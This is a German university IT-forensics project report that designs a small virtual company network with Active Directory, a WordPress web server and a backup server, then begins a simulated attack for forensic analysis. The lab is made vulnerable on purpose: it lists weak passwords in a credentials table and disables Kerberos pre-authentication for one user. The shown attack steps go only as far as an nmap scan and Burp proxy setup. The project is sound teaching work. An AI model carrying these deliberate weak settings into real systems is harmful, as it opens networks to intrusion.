Hochschule Wismar
Fakultät für Ingenieurwissenschaften
Bereich Elektrotechnik und Informatik

IT-Forensik Projekt II

Forensische Auswertung eines simulierten Angriffs auf eine Active Directory Umgebung

Eingereicht am: 22. Juni 2024

von: Rainer Herold

Pascal Schrieber

Yvonne Frank

1 Kurzreferat

Das Thema der Projektarbeit wurde gewählt, um sich intensiver mit der Bedeutung eines Active Directory in Kombination mit den forensischen Aspekten zu befassen. Für die Erstellung der gesamten Struktur wurden vereinzelt Punkte berücksichtigt, die aus Erfahrungen von Pentrationstests im beruflichen Umfeld, sowie auch durch stetige Weiterbildungen in Form von abgeschlossenen Zertifizierungen von Rainer Herold (Penetration Tester und Red Teamer bei BDO Cyber Security GmbH) stammen. So wurde beispielsweise ein klassisches Szenario entworfen, bei dem eine Wordpress-Instanz als Einstiegstor dient. Auf dieser befinden sich ebenfalls Zugangsdaten, die für den weiteren Angriff essentiell sind. Des Weiteren werden in dem Projekt Netzwerkthemen wie Pivoting behandelt, bei dem ein Angreifer nach dem Einstiegspunkt in das Netzwerk gelangt um die dahinterliegenden Systeme aus einem weiteren Netz zu erreichen. Die Bachelorarbeit von Herrn Alexander Gritzka zur Thematik "Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte“ floss ebenfalls in Überlegungen zu dieser Arbeit mit ein. Das Ziel der Ausarbeitung ist es darzustellen, wie trivial es sein kann, einen Einstieg in ein Unternehmensnetzwerk zu erhalten und wie schnell ein erfahrener Angreifer sich ausbreiten und Schaden anrichten kann. Das Projekt beschränkt sich auf vier Systeme und beinhalten keine Härtungsvorgänge oder Anleitungen zur Behebung von Schwachstellen. Auch sind keine weiteren Angriffspfade berücksichtigt worden, die zu vergleichbaren Resultaten führen würden.

The topic of the project work was chosen to delve deeper into the significance of an Active Directory in conjunction with its forensic aspect. In creating the entire structure, isolated points were included and taken into account from experience gained from penetration tests in the professional environment, as well as through continuous further training in the form of completed security cerficiations by Rainer Herold (Penetration Tester and Red Teamer at BDO Cyber Security GmbH). For instance, a classic scenario via a WordPress instance was designed, which serves as an entry point. This also contains access credentials essential for further attacks. The project also deals with topics such as pivoting, in which an attacker uses the compromised system as a gateway after initial access in order to reach the underlying systems from another network. The bachelor thesis of Mr. Alexander Gritzka named „Conception of a Windows laboratory environment for examining computer forensic artefacts“ was also incorporated into the considerations for this work. The aim of the project is to show how trivial it can be to gain access to a corporate network and how quickly an experienced attacker can spread and cause damage. The project is limited to four systems and does not include hardening procedures and instructions on how to fix vulnerabilities. Also, no further attack paths have been considered that would lead to the same result.

.

2 Inhalt

3 Einleitung

Das Active Directory ist eine grundlegende Technologie in modernen IT-Infrastrukturen. Es dient als zentrales Verzeichnis, über welches unterschiedliche Ressourcen innerhalb einer Organisation, wie beispielsweise Benutzer, Computer, Programme und Netzwerkgeräte administriert werden können.

Eine strukturierte Hierarchie vereinfacht hierbei die Umsetzung komplexer Netzwerke und ermöglicht die zentralisierte Administration von Ressourcen innerhalb einer Domain.

Eine der Schlüsselfunktionen eines Active Directories ist der Authentifizierungs- und Autorisierungsprozess über Kerberos. Dieses arbeitet mit einer symmetrischen Verschlüsselung in Verbindung mit einer Ticket-Autorisierung und wurde unter Windows 2000 eingeführt. Es können Benutzer verifiziert und sichergestellt werden, dass lediglich autorisierte Benutzer innerhalb einer Domäne Zugriff zu spezifischen Ressourcen haben. Grundlage hierfür bilden Rechte, die individuelle Zugriffe regeln.

Das Active Directory funktioniert wie eine große Datenbank, bei der jeder unabhängig von seiner Berechtigungsstufe Leserechte hat. Aufgrund der vielen Konfigurationsmöglichkeiten deckt es ein breites Einsatzspektrum ab. Allerdings besteht bei Fehleinstellungen auch die Gefahr von Schwachstellen, die als Einfallstore für Angreifer dienen können. Aus diesem Grund ist es notwendig, stets über die neuesten Schwachstellen informiert zu sein und die bestehende Active Directory-Umgebung bestmöglich abzusichern.

Vorkehrungen wie eine aktuelle Software, regelmäßig geänderte Kennwörter, dezentrale Backups sind nur einige möglicher Schritte, die die Sicherheit gegen mögliche Angriffe erhöhen können.

Diese Aufgabe nimmt in den seltensten Fällen, bei Firmen, eine interne Cybersecurity Abteilung wahr. Aufgrund einer Bandbreite an Informationen, die oftmals Handlungsbedarf erfordern, um bestehende Sicherheit zu gewährleisten, ist es notwendig, in IT-Fachpersonal zu investieren.

In Abhängigkeit der finanziellen und zeitlichen Ressourcen werden oftmals externe Dienstleister in Anspruch genommen, die die interne Sicherheit bewerten und optimieren. Die Nutzung externer Sicherheitsüberprüfungen ist sinnvoller, da die Bewertung sicherheitskritischer Bereiche durch einen objektiven Dritten viele Vorteile mit sich bringt.

So werden gebräuchliche Dienstprozesse, die sonst unbeachtet bleiben würden, wie das Setzen von schwachen Kennwörtern und das Ablegen dieser im Klartext, häufig sehr viel kritischer betrachtet und aufgezeigt.

Zu Demonstrationszwecken wurde für das folgende Angriffsszenario ein Unternehmen konstruiert, in der empfohlenen Maßgaben zur Gewährleistung eines sicheren IT-Systems, wie das Nutzen von aktueller Software und Sensibilisierungs- und Schulungsmaßnahmen für die Mitarbeiter, nicht beachtet werden. Anschließend wird ein Angriff simuliert, welcher forensisch ausgewertet wird.

4 Vorbetrachtungen

Das Problem, welches sich bei der Auswahl einer geeigneten Simulation eines Unternehmensnetzes ergibt, ist der Zeitaufwand, sowie auch mögliche Begrenzungen in der Umsetzung.

Die folgenden Szenarien wurden mit ihren Vor- und Nachteilen verglichen:

Großes Netz:

- 250-2000 Personen
- Mehrere Netztrennungen
- Hoher Aufwand
- 100-700 Systeme

Mittelständisches Netz:

- 50-250 Personen
- Wenige Netztrennungen
- Mittelmäßiger Aufwand
- 5-100 Systeme

Kleineres Netz:

- 1-50 Personen
- Ein gesamtes Netz
- Geringster Aufwand
- 4-5 Systeme

Ein weiteres Problem, welches sich ergibt, ist die Frage, ob es sinnvoll ist, die Realisierung auf virtuelle Maschinen oder auf physischer Hardware umzusetzen.

Die folgende Tabelle vergleicht die Aspekte beider Methoden und dient der Auswahlentscheidung zur Umsetzung des Projektes.

Tabelle 1: Vergleich zwischen virtuellen Maschinen und phys. Hardware

Virtuelle Maschine	Physische Hardware
• Kostengünstig • Leicht auszutauschen • Hypervisor wird benötigt	• Teure Anschaffungskosten • Platzmangel • Erhöhte Stromkosten

Aufgrund der schwerwiegenderen Argumente wird der Versuch in einer virtuellen Umgebung realisiert.

Des Weiteren werden einzelne Sicherheitsbetriebssysteme zur Festlegung eines Betriebssystems für die Durchführung der Angriffssimulation näher betrachtet.

Kali Linux:

- Industriestandard
- Leicht modifizierbar durch „Yggdrasil“ von Rainer Herold
- Leichte Bedienbarkeit
- Viele Anleitungen auffindbar

Parrot OS:

- Basiert ähnlich wie Kali Linux auf Debian
- Gängig bei HackTheBox
- Leichte Bedienbarkeit

BlackArch Linux:

- Beinhaltet eine breite Auswahl an Tools
- Arch Linux richtet sich allgemein an erfahrenere Anwender
- Höhere Fehleranfälligkeit

Die Entscheidung fiel aufgrund der überzeugenden Aspekte auf Kali Linux.

Darüber hinaus erfolgt eine Evaluation zur Festlegung eines Betriebssystems für die forensische Analyse.

Kali Linux:

- Einige forensische Tools sind bereits vorinstalliert (z. B. Autopsy)
- Leicht modifizierbar durch „Yggdrasil“ von Rainer Herold
- Beinhaltet auch Tools für Penetrationstests
- installierte Software ist nicht immer auf dem neusten Stand (z. B. Sleuthkit)

Parrot OS:

- Eignet sich mehr für Penetrationstests oder Capture the Flag (CTFs)

BlackArch:

- Beinhaltet eine breite Auswahl an Tools
- richtet sich allgemein an erfahrenere Anwender
- Höhere Fehleranfälligkeit

Ubuntu:

- Beinhaltet keinerlei vorinstallierte Tools für forensische Zwecke
- Kann bei einer Kompromittierung nicht als Cyberwaffe genutzt werden, um direkten Schaden anzurichten, wie z. B. bei Kali, Parrot oder BlackArch, da keine Penetrationstest Tools vorhanden sind

Aufgrund der überwiegenden positiven Aspekte fiel auch hier die Wahl des Betriebssystems der forensischen Arbeitsumgebung auf Kali Linux. Die Umsetzung einer Windows-Laborumgebung für diesen Zweck, wie in der Bachelorthesis von Herrn Gritzka aufgezeigt, ist auch ein Lösungsansatz, bat für den in dieser Arbeit genutzten Auswertungszweck keinen direkten Vorteil, da keine Malware Analyse benötigt wird.

Für die Modifikation von Kali Linux existieren mehrere Tools wie z. B.

pimpmykali[1], **WeaponizeKali.sh**[2] oder **Yggdrasil**[3]. Die folgende Tabelle dient

1 https://github.com/Dewalt-arch/pimpmykali

2 https://github.com/snovvcrash/WeaponizeKali.sh

3 https://github.com/Jarl-Bjoern/Yggdrasil

als Vergleich zwischen den Tools pimpmykali und Yggdrasil.

Tabelle 2: Vergleich zwischen pimpmykali und Yggdrasil

Pimpmykali	Yggdrasil
• Benutzerfreundlich und für Einsteiger geeignet • Viele Nachbesserungen für Kali • Viele modifizierbare Konfigurationen	• Umfassende Dokumentation • Konfigurationen können leicht angepasst werden • Benutzerfreundlich • Auswahlmöglichkeiten zwischen verschiedenen Tool-Sets • Beinhaltet viele spezielle Konfigurationen (z. B. automatisierte Updates, lokale Härtungsmaßnahmen)

Darüber hinaus existieren zahlreiche PowerShell-Skripte, welche den Aufbau eines Active Directories automatisieren oder auch mit Schwachstellen (z. B.

BadBlood[4]) befüllen.

Auf Weiterbildungsplattformen wie z. B. HackTheBox[5] oder TryHackMe[6] sind vorkonfigurierte Instanzen vorhanden. Das größte Problem ist hierbei, dass die Anwender zwar Schwachstellen ausprobieren können, aber die Grundlagen, welche zur Beseitigung der Ursache notwendig sind oder das Basiswissen wie z. B. der Aufbau eines Netzwerks, nicht vermittelt werden.

4 https://github.com/davidprowe/BadBlood

5 https://www.hackthebox.com/

6 https://tryhackme.com/

5 Entwurf der gewählten Lösungsvariante

Das simulierte Unternehmen besitzt eine Größenordnung von 10-20 Personen, hierbei wurden auszugsweise vier Computersysteme in Form von virtuellen Maschinen gewählt, welches aus den obigen Vergleichen dem mittelständischen Netz zu zuordnen ist. Darüber hinaus wurde dieses auch gewählt, da es einem realistischen Szenario entspricht und den geringsten zeitlichen und finanziellen Aufwand darstellt. Die Entscheidung fiel auf vier Systeme, da der Zeitaufwand für die Realisierung von 5-100 Systemen zu groß ist.

Zu Lehrzwecken wurde für die Ausarbeitung, der Fokus auf einen kompletten Selbstaufbau eines Unternehmensnetzes gesetzt, um die Mechaniken besser verinnerlichen zu können.

Die Bachelorarbeit „Konzeption einer Windows-Laborumgebung zur Untersuchung computerforensischer Artefakte“ von Alexander Gritzka vergleicht zwei Hypervisoren und schließt mit dem Fazit, dass aufgrund der Vorteile und dem Hinblick auf die Lizenzkosten von **VMware ESXi**, ist demnach **VMware Workstation Pro** der geeignetere Hypervisor Vor diesem Hintergrund wurde für die Ausarbeitung der **Desktop Hypervisor** priorisiert ausgewählt. Zudem steht

er seit der Übernahme des Unternehmens Broadcom kostenfrei[7] für den Privatgebrauch zur Verfügung.

Hierzu ist ein **Domänen-Controller (Active Directory)** aufzubauen, welcher als zentrale Einheit des Unternehmens gilt und für die Verwaltung von Benutzern, sowie auch von allen innerhalb einer Domäne befindlichen Systeme zuständig ist. Zu den Komponenten des Domänen-Controllers zählen ein **Domain Name Server (DNS)**, **Dynamic Host Configuration Protocol (DHCP) Server**, sowie die Serverrolle **Active Directory Domain Services**. Ein Domain Name Server überträgt Computernamen in IP-Adressen und umgekehrt, während ein Dynamic Host Configuration Protocol ein Protokoll ist, welches IP-Adressen verwaltet und an die anfragenden Hosts verteilt.

Zum Einsatz kommt das Betriebssystem Microsoft **Windows Server 2019**, da es realistisch ist, dass Unternehmen aus Kostengründen noch eine ältere Version verwenden und ein Update auf eine neuere Instanz sehr viel Aufwand bis hin zum temporären Stillstand eines Unternehmens bedeuten kann, sofern keine Failover Lösungen vorhanden sind.

Als Failover wird eine Rückfallebene bezeichnet, bei der im Falle eines Systemausfalles automatisch ein Ersatzsystem die laufenden Aufgaben

[7] https://blogs.vmware.com/workstation/2024/05/vmware-workstation-pro-now-available-free-for-personal-use.html

übernimmt.

Für den Backupserver wird ebenfalls **Windows Server 2019** verwendet.

Des Weiteren wird ein **Ubuntu Server 22.04 LTS** eingesetzt, welcher als Webserver fungiert. Auf dem Webserver ist das Content Management System **WordPress** installiert, auf welchem zwei Benutzer angelegt wurden. Zu den Benutzern gehören ein **IT-Administrator**, sowie ein Mitarbeiter aus der **Human Resources (HR)** Abteilung.

Für die Angriffssimulation wird das Betriebssystem **Kali Linux (Release 2024.01)** verwendet, da dieses das Geläufigste für Penetrationstests ist und durch Rainer Herold mittels des selbstentwickelten Tools **Yggdrasil** modifiziert wurde, um weitere Tool-Sets nachzuladen, die für verschiedene Szenarien essentiell sind.

Zur forensischen Analyse wird ebenfalls das Betriebssystem Kali Linux in Kombination mit dem Open Source Tool **Yggdrasil** verwendet, da dieses auch Programme für forensische Analysen beinhaltet.

Die Angriffstaktiken orientieren sich an die Techniken des **MITRE ATT&CK Frameworks**[8], welches oft im Zusammenhang mit Red Team Engagements, sowie Penetrationstests verwendet wird. Das MITRE ATT&CK Framework zählt zu dem Industriestandard, da in der entwickelten Matrix, Taktiken und

[8] https://attack.mitre.org/

Angriffsszenarios aufgelistet sind, welche von Cybersecurity-Analysten, Threat-Huntern, IT-Forensikern, sowie auch Penetrationstestern verwendet werden, um die Resillienz von Unternehmen zu stärken und zugleich Leitfäden zu erstellen, sowie auch anzuwenden.

Mittels der Open Source Software **draw.io** [9] wurde ein Netzplan erstellt.

[9] https://www.drawio.com/




Abbildung 1: Netzplan des Unternehmens

Wie aus Abbildung 1 entnommen werden kann, wurden zwei Netze verwendet, da der Angreifer zuerst den Webserver kompromittieren muss, um die dahinter liegenden Systeme erreichen zu können. Dies ist zu vergleichen mit einer leichten **Demilitarisierten Zone (DMZ)**.

6 Realisierung der Simulationsumgebung

Zur Umsetzung der Simulation wird ein kleines Unternehmen von einer ungefähren Größe von 10-20 Mitarbeitern gewählt. Für die Implementierung wurden jeweils drei Windows- und ein Linux System ausgewählt. Um es hierbei realistisch zu halten, wurde bewusst, nicht die neuste Software oder ein aktuelles Betriebssystem verwendet.

6.1 Fiktive Mitarbeiter

Für das Unternehmen wurden in der folgenden Tabelle Personen mit ihren dahinter liegenden Positionen innerhalb des Unternehmens definiert. Die in der Tabelle 1 aufgeführten Namen sind frei erfunden.

Tabelle 1: Mitarbeiterübersicht

Name	Position
Anna Schmidt	Human Resources
Peter Müller	Sales & Vertrieb
Lisa Becker	Assistenz der Geschäftsführung
Hans Schmidt	Geschäftsführer
Max Mustermann	IT-Administrator
Maria Meyer	Lohnbuchhaltung
Thomas Schneider	Auszubildende/r
Katharina Wagner	Auszubildende/r
Michael Fischer	Lohnbuchhaltung
Julia Weber	Human Resources
Christian Meier	IT-Administrator
Sarah König	Projektleiterin
Robert Klein	Praktikant

6.2 Übersicht der Zugangsdaten

Für die einzelnen Dienste und Benutzer, wurden spezielle Passwörter festgelegt, welche teilweise auch in bekannten Wörterbüchern vorhanden sind. Die Benutzer für die Kali Linux Maschinen sind personalisiert und demnach nicht in der folgenden Tabelle aufgeführt.

Tabelle 2: Übersicht der Zugangsdaten

Benutzer	Passwort
anna.schmidt (WordPress)	password123
max.mustermann (WordPress)	Zufälliges Passwort, wird bei der Installation von WordPress generiert
superadmin	password123
christian.meier	!1CombatMedic223!
robert.klein	*7Vamos!
Lokale Administratoren	*8Vamos!
Domänenadministrator	*9Vamos!
Alle weiteren Benutzer	!qw090688

6.3 Installation der Serverkomponenten

6.3.1 Windows Server - Active Directory

Das Active Directory ist die Kernkomponente des Unternehmens, in welchem die Benutzerverwaltung und Gruppenberechtigungen umgesetzt werden. Ein Benutzer hat die Kerberos Pre-Authentifizierung deaktiviert, wodurch das Risiko besteht, dass ein Angreifer den Hash (verschlüsselte Form des Benutzerpasswortes) abzufangen und diesen lokal zu brechen, sofern das Passwort in einer bekannten Wörterbuchliste vorhanden ist. Verwendet wird hierbei ein Windows Server 2019 Betriebssystem. Das Active Directory befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkadapter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 3: Ressourcenaufteilung - Domain-Controller

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration des Domänencontrollers ist in Kapitel 14.1.1 beschrieben.

6.3.2 Ubuntu Server

Der Ubuntu Server besitzt einen Webserver, der einem Angreifer als ersten Zugriff (**Initial Access**) in das Netz dient. Die dahinterliegende Technologie ist ein Apache Webserver, welcher das Content Management System **WordPress** installiert hat. Der dahinterliegende Quellcode wurde in der Programmiersprache **PHP** umgesetzt und verwendet Teile von **HTML**, **CSS** und **JavaScript**. Dem Webserver wurden zwei administrative Benutzer zugewiesen, um die Verwaltung von WordPress durchzuführen. Verwendet wird hierbei ein **Ubuntu Server LTS (Long-term Support) 22.04**. Der Webserver besitzt **zwei** Netzwerkadapter, der einerseits sicherstellt, dass das Netz via **Network Address Translation (NAT)**, von außen erreichbar ist und andererseits nur mit den Systemen aus dem internen Netz (**VMnet2**) kommunizieren kann.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 4: Ressourcenaufteilung - Webserver

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	50 GB
Prozessoren (CPU)	2
Netzwerkadapter	2x

Die Installation und Konfiguration des Webservers ist in Kapitel 14.1.2 beschrieben.

6.3.3 Windows Client

Der Windows Client wurde ursprünglich aufgesetzt, um einen Benutzer zu simulieren auf dem eine Ransomware installiert und ausgeführt wird. Das dahinterliegende Betriebssystem ist **Microsoft Windows 10**. Der Windows Client befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkadapter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 5: Ressourcenaufteilung - Windows Client

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration des Windows Clients ist in Kapitel 14.1.3 beschrieben.

6.3.4 Windows Server - Backupserver

Der Windows Server ist als Backupserver festgelegt worden, um die wichtigsten Daten des Unternehmens zu sichern. Das System befindet sich in dem Netz **VMnet2** und besitzt nur **einen** Netzwerkadapter.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 6: Ressourcenaufteilung - Backup01

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation des Backupservers ist in dem Kapitel 14.1.4 beschrieben.

6.4 Installation der Angriffsumgebung

Das Betriebssystem **Kali Linux (Release 2024.1)** von Offensive Security wurde gewählt, da es das bekannteste Linux System ist, welches sich für professionelle Penetrationstests eignet. Das Betriebssystem wird durch den Einsatz des Open Source Tools **Yggdrasil**, welches von Rainer Herold entwickelt wurde, um Toolkits erweitert, sowie auch modifiziert.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 7: Ressourcenaufteilung - Angriffsumgebung

Ressource	Größe
Arbeitsspeicher (RAM)	4 GB
Festplattenspeicher	100 GB
Prozessoren (CPU)	2

Die Installation und Konfiguration der Angriffsumgebung ist in Kapitel 14.2 beschrieben.

6.5 Installation der Forensischen Arbeitsstation

Das Betriebssystem **Kali Linux (Release 2024.1)** von Offensive Security wurde gewählt, da es das bekannteste Linux System ist, welches sich für professionelle Penetrationstests eignet. Das Betriebssystem wird durch den Einsatz des Open Source Tools **Yggdrasil**, welches von Rainer Herold entwickelt wurde, um Toolkits erweitert, sowie auch modifiziert.

Die folgende Tabelle dient als Übersicht für die Vergabe der benötigten Ressourcen.

Tabelle 8: Ressourcenaufteilung - Forensische Arbeitsstation

Ressource	Größe
Arbeitsspeicher (RAM)	8 GB
Festplattenspeicher	200 GB
Prozessoren (CPU)	4

Die Installation und Konfiguration sind in dem Kapitel 14.3 einzusehen.

7 Nachweis der Funktionsfähigkeit

7.1 Angriffssimulation

Nachdem die Systeme aufgesetzt und konfiguriert wurden, wird mittels des Netzwerkscanners **nmap**[10] ein **Service Scan** auf den von außen erreichbaren **Webserver** durchgeführt, um die dahinterliegende Technologie zu identifizieren. Wie aus der Abbildung 2 entnommen werden kann, wurden zwei offene **Ports**

[10] https://nmap.org/

22/TCP – Secure Shell (SSH) und **80/TCP Apache HTTPD** gefunden.




Abbildung 2: Durchführung der Angriffssimulation 1/42

Bevor die Überprüfung erfolgen kann, muss der Webbrowser, **Firefox**[11] von Mozilla, umkonfiguriert werden, damit dieser mit dem HTTP-Proxy, **Burpsuite**[12] kommunizieren kann. Hierzu müssen ein **HTTP-** und **HTTPS-**Proxy auf die lokale IP-Adresse **127.0.0.1** mit dem Port **8080** eingetragen werden (siehe Abbildung 3 - Abbildung 5) und anschließend **Burpsuite** gestartet werden (siehe Abbildung 6 - Abbildung 8). Der Port wird standardmäßig für **Burpsuite** verwendet.

11 https://www.mozilla.org/de/firefox/new/

12 https://portswigger.net/burp




Abbildung 3: Durchführung der Angriffssimulation 2/42

